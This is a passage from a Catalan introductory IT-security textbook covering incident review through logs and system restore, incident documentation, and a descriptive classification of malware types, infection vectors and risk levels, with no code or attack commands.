Considerant la informació del registre d'esdeveniments, podríeu pensar que és interessant auditar i controlar tots els esdeveniments, els de les diverses aplicacions, el correu, els correctes, els incorrectes, etc. Cal tenir en compte, però, que controlar i registrar tots els esdeveniments afecta el processador de l'ordinador. Per fer-ho, l'ordinador necessita utilitzar recursos de memòria i això n'altera el rendiment general. Igualment, les dades dels registres ocupen espai en el disc dur. Registrar tots els esdeveniments pot fer que el vostre arxiu de dades de registre s'ompli ràpidament o que es faci més gran, cosa que us pot impedir treballar amb la facilitat d'abans.

La qüestió és trobar un bon equilibri. S'han de controlar i registrar els esdeveniments que seran més útils per identificar problemes. D'aquesta manera, no afectarà el rendiment del sistema ni s'omplirà el disc dur. Hi ha la possibilitat de limitar la mida del registre d'esdeveniments. Per fer-ho, s'ha de seleccionar l'opció *Propietats del visor d'esdeveniments* i fixar-hi una mida màxima per a aquest registre. També podeu configurar-lo perquè quan assoleixi la mida màxima, reescrigui o no els esdeveniments antics. Si ordenem que no ho faci, no escriurà cap esdeveniment nou fins que els esborrem manualment.

Si no heu trobat cap activitat sospitosa o maliciosa en els registres del visor d'esdeveniments, també podeu mirar el **registre del programari del tallafoc**. Hi trobareu informació difícil d'entendre, però amb l'ajuda d'Internet podreu desxifrar i identificar quin ha estat el problema. Una vegada més, cal que tingueu en compte que, molt probablement, tota la informació que hi trobareu estarà en anglès.

Si cap de les indicacions anteriors no ha donat resultat, sempre podeu anar a veure quins processos s'estan executant en la vostra màquina. En la vista dels processos, n'hi haurà molts que no podreu identificar. Aleshores, els haureu de cercar a Internet. Pot ser que descobriu que algun correspon a un programari maliciós. Si continueu la cerca, sia en pàgines especialitzades o en fòrums, trobareu les instruccions necessàries per eliminar aquest procés que els antivirus no han pogut eliminar. En algunes ocasions, haureu d'utilitzar la consola i unes instruccions a què no esteu habituats. Seguiu-les detingudament i reinicieu el sistema quan us ho indiquin. Segurament aquesta informació també estarà en anglès.

Finalment, si cap d'aquestes opcions no us ha permès resoldre la incidència de seguretat, sempre podeu recórrer a l'opció que ofereix la majoria de sistemes operatius, la restauració del sistema a partir d'una configuració del sistema anterior a la incidència. La manera de restaurar-lo dependrà del sistema que utilitzeu. Aquesta utilitat només us servirà si disposeu de punts de restauració anteriors a la incidència, de manera que és recomanable crear-los manualment en moments en què el sistema està totalment instal·lat i funciona perfectament. Hi ha sistemes que, en detectar certs canvis, ja creen automàticament un punt de restauració.

2.2 Interpretació i utilització com a ajuda de documentació tècnica

En alguns casos, per resoldre la incidència de seguretat només caldrà que seguiu les instruccions que hi ha en el pla de contingència. Heu de tenir en compte, però, que aquestes instruccions solen ser tècniques i, conseqüentment, solen utilitzar un vocabulari també tècnic relacionat amb el vostre sistema informàtic. Si en algun moment hi ha coses que no enteneu, teniu diverses opcions. Una possibilitat és utilitzar el sistema d'ajuda que incorpora el vostre sistema mateix.

El sistema d'ajuda acostuma a ser força complet. Entre altres coses, indica què és cada part del sistema i dóna les instruccions que s'han de seguir per fer diverses tasques. L'ajuda sol ser força accessible, però la ubicació depèn de cada sistema. Si teniu sistema de codi lliure, és possible que una part d'aquesta ajuda estigui en anglès.

En cas que no comprengueu o desconeixeu el significat d'algunes parts de les instruccions del pla de contingència, podeu consultar manuals. Si no, també podeu buscar informació a Internet. Hi podeu trobar un excés d'informació i, a més, aquesta informació pot ser dispar, cosa que pot ser un problema. És possible que moltes pàgines estiguin en anglès.

Si no disposeu d'un pla de contingència, podeu intentar seguir les instruccions que us proporcionaran les mateixes eines que han detectat la incidència de seguretat. És important que feu les tasques que us indiquen amb deteniment.

En cas que no disposeu de cap pla de contingència, que disposeu d'un pla de contingència, però no sigui útil per a la incidència en qüestió, o que simplement no tingueu cap mena d'instruccions concretes a seguir podeu recórrer a Internet. Segur que hi ha informació sobre la vostra incidència, ja que és molt probable que ja hi hagi topat algú altre. Tanmateix, tant pot ser que us costi trobar-hi aquesta informació com que n'hi trobeu massa. Per tant, si feu servir Internet, sigueu curosos a l'hora de tractar-la. Intenteu seguir instruccions de pàgines que tinguin certa credibilitat o que ja conegueu i sapigueu d'on provenen. Passa el mateix en el cas de la informació dels fòrums.

Si feu servir instruccions que heu trobat a Internet, és molt probable que estiguin escrites, totalment o parcialment, en anglès. És recomanable tenir un nivell d'anglès mínim, almenys pel que fa a la documentació tècnica relacionada amb la informàtica. Tanmateix, en cas que no tingueu aquest nivell d'anglès mínim, sempre podeu utilitzar Internet com a eina d'ajuda per traduir o buscar informació sobre expressions o vocabulari tècnic. Hi ha pàgines que permeten traduir documents de l'anglès. Malgrat tot, no heu d'esperar que siguin traduccions exactes de gaire qualitat. També hi ha diccionaris per buscar paraules concretes i, fins i tot, algunes aplicacions de programari per traduir textos o paraules.

Finalment, convé que recordeu que si seguiu instruccions tècniques, us heu de limitar a fer el que indiquin, ja que qualsevol canvi o modificació pot provocar situacions no desitjades. Per tant, cal que us assegureu de seguir-les al peu de la

lletra i d'utilitzar les versions del sistema i del programari que indiquin. En cas contrari, pot ser que no obtingueu els resultats que espereu.

2.3 Documentació de les incidències de seguretat

En cas que no disposeu de cap pla de contingència o que el pla no reculli la incidència en qüestió, cal que la documenteu degudament. Cal recollir i escriure quina ha estat la incidència, com s'ha detectat, quan s'ha produït, quins efectes ha tingut i, sobretot, com s'ha resolt per preparar-vos per a situacions futures. Si per resoldre la incidència s'han utilitzat materials diversos i fonts d'informació diferents, convé que quedi recollit. Tot això facilitarà enormement la resolució de futures incidències.

Aquesta documentació ha d'estar degudament recollida i s'ha de guardar en un lloc adient. És a dir, en un lloc on es pugui accedir fàcilment en cas de tornar-la a necessitar. Si en l'empresa o lloc de treball hi ha un protocol, és a dir, instruccions sobre com configurar aquesta documentació, cal seguir-lo a l'hora de documentar la incidència. Si no hi ha cap protocol, la documentació haurà d'incloure tota la informació d'una manera clara i ben estructurada. Heu de pensar que és possible que altres persones, en algun moment, llegeixin aquesta informació, de manera que és necessari que estigui ben redactada perquè sigui explícita i fàcil d'entendre i de seguir.

3. Protecció contra programari maliciós

Programari maliciós o *maligne* és la traducció del terme anglès *malicious software* o *malware*. Aquest programari, que és nociu per a l'ordinador, està dissenyat per inserir-hi virus, cavalls de Troia, cucs o programes espia, entre altres. Quan siguin dins l'ordinador, n'extrauran informació o hi acompliran algun propòsit, com permetre que altres persones hi accedeixin.

Hi ha molts tipus diferents de programari maliciós. Les tècniques que utilitzen per entrar en els sistemes i les accions que hi duen a terme també són moltes i molt diverses. Per tant, vosaltres també haureu de prendre moltes precaucions diferents i, fins i tot, haureu de conjugar diversos mètodes de protecció. Sobretot, però, haureu d'instal·lar un programa antivirus a l'ordinador.

Cal tenir en compte que un ordinador, si està connectat a una xarxa, s'hi introdueixen llapis de memòria o discos extraïbles i, sobretot, està connectat a Internet, està sotmès a la perillositat del programari maliciós. Per tant, **caldrà que el vostre sistema informàtic estigui ben protegit** de tot aquest programari.

El primer que heu de fer per protegir el sistema és **instal·lar-hi correctament el sistema operatiu** amb les aplicacions i les actualitzacions corresponents, sobretot les de seguretat. També caldrà que tingueu una **bona política de còpies de seguretat,** tant pel que fa a les dades guardades com pel que fa a la configuració del sistema. D'aquesta manera, en cas que hi hagi una incidència de seguretat, la recuperació del sistema serà al més ràpida i eficaç possible.

Totes aquestes mesures, però, no serveixen de res si no s'**instal·la un programa antivirus**, que s'ha de mantenir actualitzat en tot moment. També cal reforçar la seguretat amb altres utilitats, com els tallafocs, que fins i tot es poden combinar amb programes que rastregen el trànsit d'informació per mitjà de la xarxa.

Aquestes són, a grans trets, les actuacions que cal seguir per protegir el sistema del programari maliciós. De totes maneres, s'ha d'acceptar que prendre totes les mesures de seguretat esmentades no implica tenir una seguretat total i absoluta. Per tant, la política de les còpies de la configuració del sistema i les dades són molt importants. En cas que la infecció del sistema no es pugui evitar totalment, almenys se'n garantirà al màxim la recuperació després d'una incidència de seguretat.

Especialment, cal esmentar la diferència que hi ha entre els sistemes que utilitzen programari de propietat, com els de l'entorn Microsoft, i els sistemes que utilitzen programari lliure, com els sistemes operatius de Linux. Aquests últims són molt més segurs pel que fa a la possible infecció de virus i a les intrusions. Per tant, aquest ha de ser un factor a tenir en compte a l'hora d'instal·lar un sistema determinat, ja que actualment la seguretat s'està convertint en un element important dels sistemes informàtics.

Finalment, també cal mencionar de manera especial els pirates informàtics, coneguts com a *hackers*, ja que tenen l'objectiu d'introduir-se en els sistemes informàtics amb diverses finalitats, sia només aconseguir entrar-hi o fer-hi accions perjudicials per al vostre sistema. Moltes vegades, els pirates utilitzen el que es coneix amb el nom d'*enginyeria social* o les tècniques de suplantació, més que no pas programes maliciosos que aprofiten forats en la seguretat del sistema. Aleshores, es converteix en una tasca més complicada, ja que no n'hi ha prou amb mantenir el sistema ben protegit, sinó que, a l'hora de navegar per Internet, cal anar molt alerta amb les pàgines que obriu i, sobretot, amb les dades que faciliteu.

3.1 Virus i programes maliciosos

Cal que tingueu el sistema ben protegit. Per tant, heu de tenir clar de qui us heu de protegir i què és el que voleu protegir. També heu de saber quins perills té el vostre sistema, quin és el nivell de propagació i quins són els danys que pot provocar el programari maliciós. Aquesta, doncs, és la primera tasca que cal fer.

El **programari maliciós** és tot el programari que s'instal·la en el vostre ordinador, sense el vostre consentiment ni coneixement, amb la finalitat de perjudicar-lo o d'obtenir-ne un benefici. Aquest últim cas és el més habitual, de manera que les accions del programari maliciós cada vegada són més sofisticades i difícils d'identificar.

Hi ha molts tipus de programari maliciós i, per tant, classificar-los és difícil. Malgrat tot, es poden distingir els més habituals, que són els següents:

1) Virus: es tracta d'un programa que es copia automàticament per alterar el funcionament normal del sistema, sense el permís ni el coneixement de l'usuari. Ells mateixos es repliquen i s'executen. Dins aquest apartat hi podem trobar els virus següents:

- **Virus residents**: s'executen cada vegada que engeguem l'ordinador i s'oculten en la RAM de manera permanent. D'aquesta manera, controlen totes les operacions que es fan amb l'ordinador i tenen la capacitat d'infectar tots els arxius que obrim, tanquem, copiem, executem, etc. Només s'activen quan es compleix una certa condició imposada pel creador del virus, com la data o l'execució d'una determinada acció. Fins que no es produeix, romanen ocults.

El Randex, el CMJ, el Meve y el MrKlunky són exemples de virus residents.

- **Virus d'acció directa**: es reprodueixen i actuen en el mateix moment que s'executen. A diferència dels residents, no són en la memòria. Normalment, només afecten els arxius que són a la mateixa carpeta/ directori o en els que es troben en el camí (*path*). Tenen l'avantatge que són més fàcils d'eliminar sense deixar cap rastre.

- **Virus de sobreescriptura**: escriuen dins un arxiu i en canvien el contingut. L'arxiu infectat no varia de mida, ja que només se sobreescriu. Els arxius infectats per aquest virus queden inservibles i s'han d'eliminar, de manera que es perd la informació que contenen.

- **Virus de companyia**: per efectuar les operacions d'infecció, els virus de companyia poden esperar-se en la memòria fins que s'executi algun programa (virus residents) o actuar directament fent copies d'ells mateixos (virus d'acció directa).

  Contràriament als virus de sobreescriptura o als virus residents, els virus de companyia no modifiquen els fitxers infectats. En algun moment, mentre el sistema operatiu està treballant (executant programes, fitxers amb extensions *.exe* i *.com*), pot haver d'executar un programa amb un nom determinat. Aleshores, si hi ha dos fitxers executables, l'un amb extensió *.exe* i l'altre amb extensió *.com*, el sistema operatiu executarà en primer lloc el d'extensió *.com*. El virus de companyia aprofita aquesta peculiaritat per crear un altre fitxer amb el mateix nom, però amb extensió *.com*, de manera que el virus que crearà la infecció serà aquest. Quan el sistema operatiu hagi de decidir quin dels dos fitxers ha d'executar, optarà pel d'extensió *.com*, que s'infectarà, i seguidament executarà el fitxer *.exe*. D'aquesta manera, l'usuari no s'adonarà de la infecció que s'acaba de produir. Aquesta manera de funcionar d'aquests virus provoca que s'estenguin d'una manera eficaç i en dificulta la detecció.

Path

El path és el nom anglès que correspon a la ruta en què es troba un arxiu. La ruta s'expressa des del directori arrel fins al directori en què es hi ha l'arxiu. També es coneix amb aquest nom el contingut de la variable path, que correspon al directori del sistema en què es troben els executables.

El Way, el Trj.ReBoot i el Trivial.88.D són exemples de virus de sobreescriptura.

- **Virus d'arrencada** o **boot**: els termes *boot* o *sector d'arrencada* fan referència a una secció molt important d'un disc (tant d'un disquet com d'un disc dur). En aquesta secció es guarda la informació essencial de les característiques del disc i hi ha un programa que permet arrencar l'ordinador. Aquest virus no infecta fitxers, sinó els discos que els contenen. Actuen infectant, en primer lloc, el sector d'arrencada dels disquets, USB, CD o DVD. Quan un ordinador es posa en marxa amb un disquet, un USB, un CD o un DVD infectat, el virus de *boot* n'infecta el disc dur.

El Polyboot.B i l'AntiEXE són alguns exemples de virus d'arrancada o boot.

- **Virus de macro**: l'objectiu d'aquests virus és infectar els fitxers que s'han creat mitjançant determinades aplicacions que contenen *macros*: documents de Word (.doc), fulls de càlcul Excel (.xls), bases de dades (.mdb), presentacions en PowerPoint (.pps), fitxers Corel Draw, OpenOffice Writer(.odt), OpenOffice Calc (.ods), OpenOffice Base, etc.

  Les macros són microprogrames associats a un fitxer que serveixen per automatitzar operacions complexes. En ser programes, les macros es poden infectar. Quan s'obri un fitxer que contingui un virus d'aquest tipus, les macros es carregaran de manera automàtica i produiran la infecció. Tot i que la majoria de les aplicacions que utilitzen les macros disposen d'una protecció antivirus i de seguretat específica, hi ha molts virus de macro que salten aquesta protecció.

  Hi ha un tipus de virus de macro diferent segons si l'eina que s'utilitza és de **Word,** d'**Excel**, d'**Access**, de **PowerPoint**, de multiprograma o d'arxius

Aquests són alguns dels exemples de virus de macro: el Relax, el Melissa.A, el Bablas o el O97M/Y2K.

RTF. De totes maneres, aquest virus pot no infectar tots els programes o eines amb macros.

- **Virus de directori o d'enllaç**: els fitxers s'ubiquen en direccions determinades (unitat de disc i directori) que el sistema operatiu coneix per poder localitzar-los i treballar-hi. Els virus d'enllaç o de directori alteren les direccions que indiquen on es troben emmagatzemats els fitxers. Així doncs, en intentar executar un programa (fitxer *.exe* o *.com*) infectat per un virus d'enllaç, el que es fa en realitat és executar el virus, ja que aquest modificarà la direcció original del programa i la reemplaçarà. Una vegada produïda la infecció, és impossible localitzar i treballar amb els fitxers originals.

Aquests són alguns exemples de virus encriptats: l'Elvira i el Trile.

- **Virus encriptats**: més que d'un tipus de virus, es tracta d'una tècnica que alguns d'aquests virus, que poden pertànyer a altres classificacions, utilitzen. Els virus s'encripten perquè els programes antivirus no els detectin. Quan volen actuar es desencripten i quan han acabat es tornen a encriptar.

L'Elkern, el Marburg, el Satan Bug i el Tuareg són exemples de virus polimòrfics.

- **Virus polimòrfics**: són virus que cada vegada que fan una infecció s'encripten d'una manera diferent. Per fer-ho, utilitzen diversos algorismmes i claus de xifratge. Així, generen moltes còpies d'ells mateixos i impedeixen que els antivirus els localitzin per mitjà de la cerca en cadenes o signatures. Per això són difícils de detectar.

L'Ywinz és un exemple de virus multipartides.

- **Virus multipartides**: són virus que poden fer moltes infeccions mitjançant la combinació de tècniques diferents. L'objectiu és qualsevol element que es pot infectar: arxius, programes, macros, discos, etc. Es consideren els més perillosos per la capacitat que tenen de combinar moltes tècniques d'infecció i pels danys que provoquen.

- **Virus web**: són virus de creació recent i apareixen quan s'entra en una pàgina web que conté **ActiveX**, **Java** o **Javascript** infectat.

El PSWBugbear.B, el Lovgate.F, el Trile.C, el Sobig.D i el Mapson són alguns exemples de cucs.

2) Cucs o *worms*: es dupliquen com els virus, però **no modifiquen els arxius**. Es limiten a fer copies d'ells mateixos al més ràpid possible sense tocar cap fitxer. Poden arribar a ocupar la memòria i alentir l'ordinador. A més, també poden col·lapsar per saturació les xarxes en què s'han infiltrat.

Les infeccions que produeixen aquests virus es fan per mitjà del correu electrònic, les xarxes informàtiques i els canals de xat (com l'IRC o l'ICQ) d'Internet.

3) Cavalls de Troia: no es consideren virus, perquè no infecten altres fitxers per reproduir-se ni tampoc fan còpies d'ells mateixos per propagar-se, com fan els cucs. L'objectiu bàsic que tenen és introduir i instal·lar altres programes en l'ordinador perquè es puguin controlar remotament des d'altres equips. És a dir, arriben a

l'ordinador com si fossin programes inofensius, però quan s'executen hi instal·len un segon programa, el cavall de Troia.

En general, els cavalls de Troia són programes que s'oculten en imatges o arxius multimèdia (àudio o vídeo) perquè es puguin instal·lar fàcilment.

Els efectes dels cavalls de Troia poden ser molt perillosos. Com els virus, tenen la capacitat d'eliminar fitxers o destruir la informació del disc dur. A més, però, poden capturar dades confidencials i enviar-les a una direcció externa. També poden obrir ports de comunicacions, cosa que permet que altres persones tinguin un control remot del vostre ordinador.

De les accions més comunes dels cavalls de Troia, en destacaríem les següents:

- Controla remotament equips.
- Espia equips per obtenir informació.
- Obté contrasenyes del Messenger.
- Ataca els arxius del sistema.
- Assigna contrasenyes als arxius i després suborna els usuaris (víctimes) perquè paguin diners a canvi de les contrasenyes.
- Captura pantalles, similar a espiar.
- Enganya un usuari amb enginyeria social per aconseguir-ne les dades confidencials, com números bancaris, contrasenyes o noms d'usuari.

Els cavalls de Troia són tan importants que ja ocupen el primer lloc de la llista de programari maliciós, davant dels virus. El fet que a Internet hi hagi models simples per crear cavalls de Troia sense necessitat de ser cap expert en informàtica, ha fet que encara proliferessin més.

L'IRC.Sx2, el Trifor o el Burglar.A són alguns exemples de cavalls de Troia.

4) Bombes lògiques: estrictament, tampoc es consideren virus, ja que no es reprodueixen i ni tan sols són programes independents, sinó que són segments camuflats dins altres programes.

L'objectiu que tenen és destruir les dades d'un ordinador o causar altres tipus de danys que poden arribar a ser molt destructors.

El Good Time, el Penpal Greetings, el Join the Crew o el Win a Holiday, el Takes Guts to Say Jesus, entre altres, són algunes de les falses alarmes.

5) Falses alarmes o *hoaxes*: no són virus, sinó missatges de correu electrònic que enganyen. Es difonen massivament per Internet i sembren alarma sobre suposades infeccions víriques i amenaces contra els usuaris. Les falses alarmes solen guanyar-se la confiança dels usuaris, perquè aporten dades que semblen certes i proposen una sèrie d'accions a realitzar per eliminar la suposada infecció. No cal fer cas de les advertències i les instruccions, simplement s'ha d'esborrar el missatge i prou.

6) Programes espia o *spyware*: el programa espia és un programari, de la categoria dels programes maliciosos, que recopila informació d'un ordinador i després la transmet a una entitat externa sense el consentiment o el coneixement

del propietari de l'ordinador. Aquest programa espia s'autoinstal·la afectant, de manera que s'executa cada vegada que l'ordinador es posa en marxa (utilitza el CPU i la memòria RAM i redueix l'estabilitat de l'ordinador). Funciona sempre i controla l'ús que es fa d'Internet, cosa que serveix a entitats externes per mostrar-vos, per exemple, anuncis relacionats amb la vostra activitat en la xarxa.

La funció més comuna que tenen aquests programes és recopilar informació sobre l'usuari i distribuir-la a empreses publicitàries o altres organitzacions interessades. Cal tenir en compte, però, que organismes oficials han utilitzat aquest programari per recopilar informació contra sospitosos de delictes, pirateria del programari, etc.

Llicència freeware i shareware

La llicència *freeware* correspon a programari de distribució gratuïta, però amb llicència d'ús restringida. Per exemple, normalment no es permet modificar el codi de l'aplicació. En canvi, la llicència *shareware* consisteix a distribuir un programari de manera gratuïta i temporal. Normalment, té funcionalitat restringida.

El programa espia es pot instal·lar en el sistema de moltes maneres diferents. Per exemple, cavalls de Troia, pàgines web que visitem i contenen determinats controls ActiveX o codis que exploten una vulnerabilitat determinada, aplicacions amb llicència de programari gratuït (*freeware*) o programari de prova (*shareware*) que descarreguem d'Internet, etc.

Atès que, normalment, el programa espia utilitza la connexió del PC a Internet per transmetre informació, consumeix amplada de banda i, per tant, afecta la velocitat de transferència de les dades.

Entre la informació que recull aquest programari, hi podem trobar missatges, contactes, adreces IP, DNS, adreces web visitades, descàrregues realitzades, números de la targeta de crèdit, contrasenyes, etc.

Alguns exemples de programes espia són el Gator i el Bonzo Buddy.

A banda d'aquesta enumeració de programari maliciós, cal esmentar els *hackers* i alguns dels mètodes que utilitzen de manera maliciosa, com l'enginyeria social i, dins aquest camp, la suplantació o la pesca (*phising*).

El món dels *hackers* o pirates informàtics és molt ampli i comprèn molts tipus d'accions diferents, des d'entrar en un sistema pel simple fet de descobrir quins en són els punts febles, sense fer-hi cap acció maliciosa, fins a entrar en sistemes i apoderar-se'n per control remot o inutilitzar-los. En altres casos, es poden limitar a aconseguir contrasenyes, números de targetes de crèdit, etc.

Cal saber que els *hackers* solen ser persones amb molts coneixements de programació, xarxes i sistemes operatius. Actuen amb intencionalitats molt diverses.

Hi ha un camp, que s'anomena *enginyeria social*, que pretén aconseguir contrasenyes, números secrets o números de targeta, entre altres, per utilitzar-los amb finalitats malicioses o, directament, delictives. Per aconseguir la contrasenya d'un usuari de correu electrònic, es pot entrar en la màquina que l'usuari fa servir per connectar-se. També es pot intentar aconseguir per mitjà d'una trucada telefònica o fent-se passar per l'administrador del correu. En aquest últim cas, el *hacker* escriu un correu electrònic a la víctima i li demana la contrasenya per problemes tècnics, per exemple. Aquesta manera d'actuar, gairebé sempre sobre l'usuari, és la que es coneix com a **enginyeria social**.

Dins l'enginyeria social, hi ha una situació que es coneix amb el nom de *pesca* o *suplantació*. Són els casos en què l'estafador es fa passar per una entitat bancària

(la imitació de la pàgina web de l'empresa és perfecta) i demana la contrasenya de la targeta bancària. També es pot fer passar per l'administrador del correu electrònic i enviar un correu molt ben elaborat en què sol·licita la contrasenya per problemes tècnics. Evidentment, això és un delicte penat per la llei.

3.1.1 Característiques comunes als diferents tipus de virus

Tot i que hi ha molts tipus diferents de programari maliciós o maligne, podríem dir que aquest programari té tres principis bàsics. Són els següents:

1. **És nociu**: un programari maliciós sempre causa danys en el sistema que infecta. Cal aclarir, però, que el fet de fer mal no implica espatllar res del sistema. El dany pot ser implícit quan es busca destruir o alterar informació. També poden ser situacions amb efectes nocius per al sistema, com el consum de memòria principal, el temps de processador, etc.

2. **És autoreproductor**: la característica més important d'aquest tipus de programari és la capacitat que té de crear còpies d'ell mateix, cosa que no fa cap altre programa convencional.

3. **És subreptici**: això significa que utilitzarà diverses tècniques per evitar que l'usuari s'adoni que hi és. La primera mesura és tenir una mida força reduïda per poder dissimular, a primer cop d'ull, que hi és. Pot arribar a manipular el resultat d'una petició del sistema operatiu de mostrar la mida d'arxiu i, fins i tot, dels atributs que conté.

3.1.2 Grau de perillositat del programa maliciós

La perillositat del programari maliciós és el risc que corre el vostre sistema de ser infectat (per virus, cavalls de Troia, cucs, etc.). Lògicament, la perillositat del programa maliciós pot variar, pot ser baixa en un moment i molt alta en un altre, depenent de com s'estigui. Podreu diferenciar diversos tipus de perillositat:

- **Perillositat baixa**: amenaça petita, està poc estès.
- **Perillositat mitjana**: el virus està relativament estès i la infecció causa perjudicis o està poc estès, però la infecció pot causar danys importants.
- **Perillositat alta**: amenaça important, ja que el programa maliciós està molt estès i la infecció pot causar danys o grans perjudicis.
- **Perillositat molt alta**: amenaça molt important, ja que està molt estès i la infecció ha causat danys irreversibles.

3.1.3 Grau de propagació del programa maliciós

El grau de propagació que pot assolir un programa maliciós indica com d'estès està el virus. Com més estès, més probabilitats teniu de trobar-vos-el. La propagació d'un virus és determinada per la **ràtio d'infecció**, és a dir, el percentatge d'ordinadors infectats en relació amb el total d'equips explorats. En cas que es tracti d'un únic sistema, és el percentatge d'elements infectats en relació amb el total d'elements del vostre equip. Els valors que pot adoptar el grau de propagació d'un virus són els següents:

- **Epidèmia**: el percentatge d'ordinadors/elements examinats i infectats amb el programa maliciós és del 10% o superior.
- **Propagació alta**: el percentatge d'ordinadors/elements examinats i infectats amb el programa maliciós és superior al 7,5% i inferior al 10%.
- **Propagació mitjana**: el percentatge d'ordinadors/elements examinats i infectats amb el programa maliciós és superior a l'1% i inferior al 7,5%.
- **Propagació baixa**: el percentatge d'ordinadors/elements examinats i infectats amb el *programa maliciós* és inferior a l'1%.


3.1.4 Danys causats per un programa maliciós

Els danys que provoca un programa maliciós són un indicatiu del perjudici que un virus causa en infectar un sistema informàtic. Aquests perjudicis poden ser més o menys severs: aparició de missatges a la pantalla, pèrdua o alteració d'informació, sistemes col·lapsats, impossibilitat de funcionament, etc. Els valors que el nivell de danys d'un virus pot adoptar són els següents:

- **Molt alt**: ocasiona perjudicis greus. Per exemple, destrucció o modificació d'arxius, formatació de discos durs, enviament de la informació a tercers, generació de gran trànsit en servidors, degradació del rendiment dels sistemes, obertura de la seguretat, etc.
- **Alt**: qualsevol programa maliciós, encara que sembli inofensiu, ocasiona algun perjudici a l'usuari. S'hi inclouen els que no fan accions destructives.

En la figura 3.1 hi ha un gràfic representatiu que us permet veure la relació que hi ha entre danys, propagació i perillositat.

Figura 3.1. Relació entre danys, propagació i perillositat dels virus



3.1.5 Mitjans i mètodes que utilitza el programari maliciós per atacar

A banda de saber quins són els diferents tipus de programari maliciós, quin n'és el grau de propagació i quins són els danys que pot ocasionar, també us cal saber quins són els mètodes i els mitjans que acostuma a utilitzar per arribar a un sistema.

Els mitjans que utilitza el programari maliciós per introduir-se en el vostre ordinador solen ser els següents:

- **Unitats de disc portàtils (CD, USB, etc.)**: mitjans d'emmagatzematge en què es guarda informació mitjançant fitxers, documents o arxius. Amb aquest material es pot treballar en un ordinador per, posteriorment, utilitzar-lo en un altre ordinador. Si les unitats de disc estan infectades i entren en contacte amb el vostre ordinador, s'infectarà.

- **Xarxes d'ordinadors**: una xarxa és un conjunt o sistema d'ordinadors connectats entre si físicament per facilitar la feina de diferents usuaris. És a dir, hi ha connexions per transferir informació entre ells. Si hi hagués alguna informació infectada que es transferís d'un ordinador a un altre, aquest segon ordinador s'infectaria immediatament.

- **Internet**: Internet cada dia s'utilitza més per obtenir informació, enviar i rebre fitxers, rebre i publicar notícies o descarregar fitxers. Totes aquestes operacions es basen en la transferència d'informació i en la connexió de diferents ordinadors en qualsevol part del món. Per tant, qualsevol programa maliciós pot introduir-se en el vostre ordinador amb la informació que rebeu. Per mitjà d'Internet, la infecció es podria fer pels camins següents:

  - **Correu electrònic**: en un missatge es poden incloure documents o fitxers, és a dir, el que coneixem com a *fitxer adjunt*. Aquests fitxers acompanyen el missatge de text, de manera que poden estar infectats. Generalment, el destinatari no sospita que l'arxiu que ha rebut pot contenir algun tipus de programari maliciós. Tanmateix, quan després d'obrir el missatge, s'obre el fitxer, la sorpresa pot ser desagradable.
  - **Pàgines web**: les pàgines que visitem a Internet són fitxers de text o imatges escrites en un llenguatge denominat *HTML*. No obstant això,

també poden contenir **Controls ActiveX** i **Applets de Java**, que són programes. Cal anar amb compte, perquè aquests programes sí que poden estar infectats i, conseqüentment, podrien infectar l'usuari que visiti la pàgina.

  - **Descàrrega de fitxers (FTP)**: la sigla *FTP* significa *file transfer protocol*, és a dir, protocol de transferència de fitxers. Mitjançant aquest protocol es poden col·locar documents en ordinadors que es trobin en qualsevol part del món o copiar fitxers d'aquests ordinadors al vostre (baixar o *download*). Aquests fitxers poden contenir programari maliciós que pot infectar el vostre ordinador.

- **Grups de missatges**: mitjançant els anomenats *missatges* (*news*) és possible debatre temes determinats amb qualsevol persona del món i rebre correus electrònics amb notícies noves. Aquests missatges amb notícies poden tenir documentació adjunta infectada. Aquesta documentació permet que el programari maliciós s'introdueixi en el vostre programa i s'executi en arrencar l'ordinador.

Els mètodes que un virus té per entrar en un sistema solen ser els següents:

- Iniciar-se juntament amb un programa que l'usuari sí que instal·la voluntàriament.
- Incrustar-se en un programa **sa**, no infectat, per activar-se quan l'usuari engegui aquest programa.
- Aprofitar el sector d'arrencada d'un disquet, un llapis de memòria o un disc dur extraïble. S'executa quan l'usuari engega l'ordinador amb aquest dispositiu posat.

3.1.6 Situacions en què el vostre sistema corre el risc d'infectar-se

Es poden enumerar unes quantes situacions en què el vostre sistema corre el risc de contagiar-se d'algun virus. Són les següents:

- Quan instal·leu programes de pagament sense utilitzar els discos originals del fabricant o quan són disquets gravables que han estat desprotegits en algun moment i algun virus s'hi ha pogut gravar.
- Quan engegueu programes que provenen d'un altre equip, sense tenir la certesa absoluta que tot l'equip d'origen està ben net de virus.
- Quan engegueu programes que descarregueu d'Internet o us envien per correu electrònic, sense tenir la certesa absoluta que la font dels programes és fiable i està neta de virus.
- Quan engegueu l'ordinador amb un disquet, un llapis de memòria o un disc extraïble posat i aquest dispositiu no està gravat i protegit de fàbrica.

- Quan, amb un navegador, obriu pàgines d'Internet que tenen components **ActiveX** programats i no podeu controlar la fiabilitat d'aquests components. Alguns navegadors en la configuració us donen l'opció d'habilitar o no aquests i altres programes en la vostra navegació. És un risc tenir-los sempre activats sense que el mateix navegador, quan una pàgina disposa d'aquests programes, us avisi perquè pugueu escollir si accepteu executar-los o no.

En canvi, també es poden enumerar situacions en què el vostre sistema no corre cap risc nou. Són les següents:

- Quan instal·leu o utilitzeu discos comprats juntament amb revistes, comprats en una botiga o de regal, sempre i que l'empresa o entitat que produeix aquest programari s'hi identifiqui.
- Quan engegueu programes del sistema mateix.
- Quan engegueu l'ordinador amb un disquet, un llapis de memòria o un disc extraïble posat i heu formatat aquest dispositiu amb el mateix sistema que formateu l'ordinador.
- Quan descarregueu programes d'Internet que provenen de les pàgines oficials de l'empresa o entitat productora, que estigui perfectament identificada legalment.

Formatar

